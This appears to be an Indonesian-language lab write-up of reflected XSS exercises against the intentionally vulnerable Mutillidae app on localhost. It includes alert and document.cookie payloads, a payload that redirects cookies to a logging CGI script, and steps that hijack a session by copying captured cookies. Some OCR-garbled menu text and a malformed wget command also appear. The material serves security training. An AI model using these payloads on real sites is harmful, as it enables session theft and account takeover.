

A. Reflected Cross Site Scripting (XSS) Injection #1 - Popup Window

1. DNS Lookup


OWASP 2017
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
Others
Labs
Documentation
Resources
Donate Today!
Want to Help?
Video Tutorials
A1 - Injection (SQL)
A1 - Injection (Other)
A2 - Broken Authentication and Session Management
A3 - Sensitive Data Exposure
A4 - XML External Entities
A5 - Broken Access Control
A6 - Security Misconfiguration
A7 - Cross Site Scripting (XSS)
A8 - Insecure Deserialization
A9 - Using Components with Known Vulnerabilities
A10 - Insufficient Logging and Monitoring
s and Videos
TIP: Click Hint and Vi
on each pag
Help Me!
abilities
Video Tutorials
Reflected (First Order)
Persistent (Second Order)
DOM-Based
Cross Site Request Forgery (CSRF)
Via "Input" (GET/POST)
DNS Lookup
Echo Message
Echo Message (CORS)
Echo Message (CSP)
Test Connectivity to Server


2. Inspect textbox element



```
<td class="label">Hostname/IP</td>
<td>
  <input id="idTargetHostInput" type="text"
  name="target_host" size="20"
  autofocus="autofocus">
</td>
</tr>
<tr>…</tr>
<tr>…</tr>
<tr>…</tr>
<tr>…</tr>
```


```
border-radius: ▸ 5px;
}
table.main-        global-styles.css
table-frame
{
  border-collapse: collapse;
  border-spacing: 0px;
}
```

3. Ubah ukuran text box




```
<input id="idTargetHostInput" type="text"
name="target_host" size="100"
autofocus="autofocus">
```

4. Uji injeksi (XSS)



Hostname/IP <script>alert("Hello")</script>




localhost

Hello

OK

B. Reflected Cross Site Scripting (XSS) Injection #2 - Popup Cookie

1. Uji injeksi




Hostname/IP `<script>alert(document.cookie)</script>`


localhost

PHPSESSID=4ng9dbhjh1q4kq7bi3go2o3tms; showhints=1

2. Memulai server apache2




```
┌──(root💀kali)-[/home/kali]
└─# service apache2 start

┌──(root💀kali)-[/home/kali]
└─# service apache2 status
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset:>
     Active: active (running) since Mon 2023-05-08 20:36:47 CDT; 6 days ago
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 50572 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCC>
    Process: 101347 ExecReload=/usr/sbin/apachectl graceful (code=exited, status=0>
   Main PID: 50576 (apache2)
      Tasks: 11 (limit: 4635)
     Memory: 20.0M
        CPU: 38.547s
     CGroup: /system.slice/apache2.service
             ├─ 50576 /usr/sbin/apache2 -k start
             ├─101360 /usr/sbin/apache2 -k start
             ├─101361 /usr/sbin/apache2 -k start
             ├─101362 /usr/sbin/apache2 -k start
             ├─101363 /usr/sbin/apache2 -k start
             ├─101364 /usr/sbin/apache2 -k start
             ├─108194 /usr/sbin/apache2 -k start
             ├─108215 /usr/sbin/apache2 -k start
             ├─108216 /usr/sbin/apache2 -k start
             ├─108217 /usr/sbin/apache2 -k start
             └─108218 /usr/sbin/apache2 -k start

May 12 00:00:08 kali systemd[1]: Reloaded The Apache HTTP Server.
May 13 00:00:08 kali systemd[1]: Reloading The Apache HTTP Server.
May 13 00:00:08 kali apachectl[86574]: AH00558: apache2: Could not reliably determ>
May 13 00:00:08 kali systemd[1]: Reloaded The Apache HTTP Server.
May 14 00:00:08 kali systemd[1]: Reloading The Apache HTTP Server.
May 14 00:00:08 kali apachectl[93958]: AH00558: apache2: Could not reliably determ>
May 14 00:00:08 kali systemd[1]: Reloaded The Apache HTTP Server.
May 15 00:00:08 kali systemd[1]: Reloading The Apache HTTP Server.
May 15 00:00:08 kali apachectl[101356]: AH00558: apache2: Could not reliably deter>
May 15 00:00:08 kali systemd[1]: Reloaded The Apache HTTP Server.
```




```
┌──(root💀kali)-[/home/kali]
└─# ps -eaf | grep apache2 | grep -v grep                                              1
root         50576       1  0 May08 ?        00:00:37 /usr/sbin/apache2 -k start
www-data    101360   50576  0 00:00 ?        00:00:00 /usr/sbin/apache2 -k start
www-data    101361   50576  0 00:00 ?        00:00:00 /usr/sbin/apache2 -k start
www-data    101362   50576  0 00:00 ?        00:00:00 /usr/sbin/apache2 -k start
www-data    101363   50576  0 00:00 ?        00:00:00 /usr/sbin/apache2 -k start
www-data    101364   50576  0 00:00 ?        00:00:00 /usr/sbin/apache2 -k start
www-data    108194   50576  0 19:44 ?        00:00:00 /usr/sbin/apache2 -k start
www-data    108215   50576  0 19:44 ?        00:00:00 /usr/sbin/apache2 -k start
www-data    108216   50576  0 19:44 ?        00:00:00 /usr/sbin/apache2 -k start
www-data    108217   50576  0 19:44 ?        00:00:00 /usr/sbin/apache2 -k start
www-data    108218   50576  0 19:44 ?        00:00:00 /usr/sbin/apache2 -k start
```

3. Buat direktori Apache Log Directory




```
┌──(root💀kali)-[/home/kali]
└─# mkdir -p /var/www/logdir

┌──(root💀kali)-[/home/kali]
└─# chown www-data:www-data /var/www/logdir

┌──(root💀kali)-[/home/kali]
└─# chmod 700 /var/www/logdir

┌──(root💀kali)-[/home/kali]
└─# ls -ld /var/www/logdir
drwx------ 2 www-data www-data 4096 May 15 20:10 /var/www/logdir
```

4. Konfigurasi CGI Cookie Script




```
┌──(root💀kali)-[/home/kali]
└─# cd /usr/lib/cgi-bin

┌──(root💀kali)-[/usr/lib/cgi-bin]
└─# wget https://github.com/cianni20/logit.git mv logit.pl.TXT logit.pl
--2023-05-15 20:14:31--  https://github.com/cianni20/logit.git
Resolving github.com (github.com)... 20.205.243.166
Connecting to github.com (github.com)|20.205.243.166|:443... connected.
GnuTLS: Error in the pull function.
Unable to establish SSL connection.
--2023-05-15 20:14:31--  http://mv/
Resolving mv (mv)... failed: No address associated with hostname.
wget: unable to resolve host address ‘mv’
--2023-05-15 20:14:31--  http://logit.pl.txt/
Resolving logit.pl.txt (logit.pl.txt)... failed: Name or service not known.
wget: unable to resolve host address ‘logit.pl.txt’
--2023-05-15 20:14:31--  http://logit.pl/
Resolving logit.pl (logit.pl)... 213.186.33.5
Connecting to logit.pl (logit.pl)|213.186.33.5|:80... connected.
HTTP request sent, awaiting response... 302 Moved Temporarily
Location: http://10.13.254.233:80/slogin/appoint.html?_URL_=http://logit.pl%2f&appoin
t=https://internet.ugm.ac.id/en/ [following]
--2023-05-15 20:14:31--  http://10.13.254.233/slogin/appoint.html?_URL_=http://logit.
pl%2f&appoint=https://internet.ugm.ac.id/en/
Connecting to 10.13.254.233:80... connected.
HTTP request sent, awaiting response... 302 Moved Temporarily
Location: https://internet.ugm.ac.id/en/ [following]
--2023-05-15 20:14:31--  https://internet.ugm.ac.id/en/
Resolving internet.ugm.ac.id (internet.ugm.ac.id)... 10.13.243.12
Connecting to internet.ugm.ac.id (internet.ugm.ac.id)|10.13.243.12|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 10062 (9.8K) [text/html]
Saving to: ‘index.html’

index.html           100%[======================>]   9.83K  --.-KB/s    in 0s

2023-05-15 20:14:31 (117 MB/s) - ‘index.html’ saved [10062/10062]

FINISHED --2023-05-15 20:14:31--
Total wall clock time: 0.7s
Downloaded: 1 files, 9.8K in 0s (117 MB/s)
```




```
┌──(root💀kali)-[/usr/lib/cgi-bin]
└─# chown www-data:www-data logit.pl
chown: cannot access 'logit.pl': No such file or directory

┌──(root💀kali)-[/usr/lib/cgi-bin]
└─# sudo nano /usr/lib/cgi-bin/logit.pl

┌──(root💀kali)-[/usr/lib/cgi-bin]
└─# chown www-data:www-data logit.pl

┌──(root💀kali)-[/usr/lib/cgi-bin]
└─# chmod 700 logit.pl

┌──(root💀kali)-[/usr/lib/cgi-bin]
└─# perl -c logit.pl
logit.pl syntax OK
```

5. Test Cross Site Scripting (XSS) Injection



Hostname/IP <SCRIPT>document.location='http://localhost/cgi-bin/logit.pl?'+document.cookie</SCRIPT>




Not Found

The requested URL was not found on this server.

Apache/2.4.46 (Debian) Server at localhost Port 80

6. Lihat file log skrip cookie




Not Found

The requested URL was not found on this server.

Apache/2.4.46 (Debian) Server at localhost Port 80

7. Simulasi serangan Man-In-The-Middle


   - Tambah entri cookie



Details

Domain	localhost
First-Party	
Name	PHPSESSID
Value	4ng9dbhjh1q4kq7bi3go2o3tms
Path	/
Context	Default
httpOnly	□
sameSite	No restriction
isSecure	□
isSession	☑

   - Tambah showhints Cookie entri



Details

Domain: localhost

First-Party:

Name: showhints

Value: 0

Path: /mutillidae/


Context: Default

httpOnly □ sameSite: No restriction

isSecure □

isSession ☑

- Tambah username Cookie Entry



Details

Domain: localhost

First-Party:

Name: username

Value: samurai

Path: /mutillidae/

Context: Default


httpOnly □ sameSite: No restriction

isSecure □

isSession □

Expire: 17-05-2023 20:53:16

- Tambah uid Cookie Entry



Details

Domain	localhost
First-Party	
Name	uid
Value URL B64	6
Path	/mutillidae/
Context	Default
httpOnly □	sameSite No restriction
isSecure □	
isSession □	
Expire	17-05-2023 20:53:16

Cookies

username:samurai

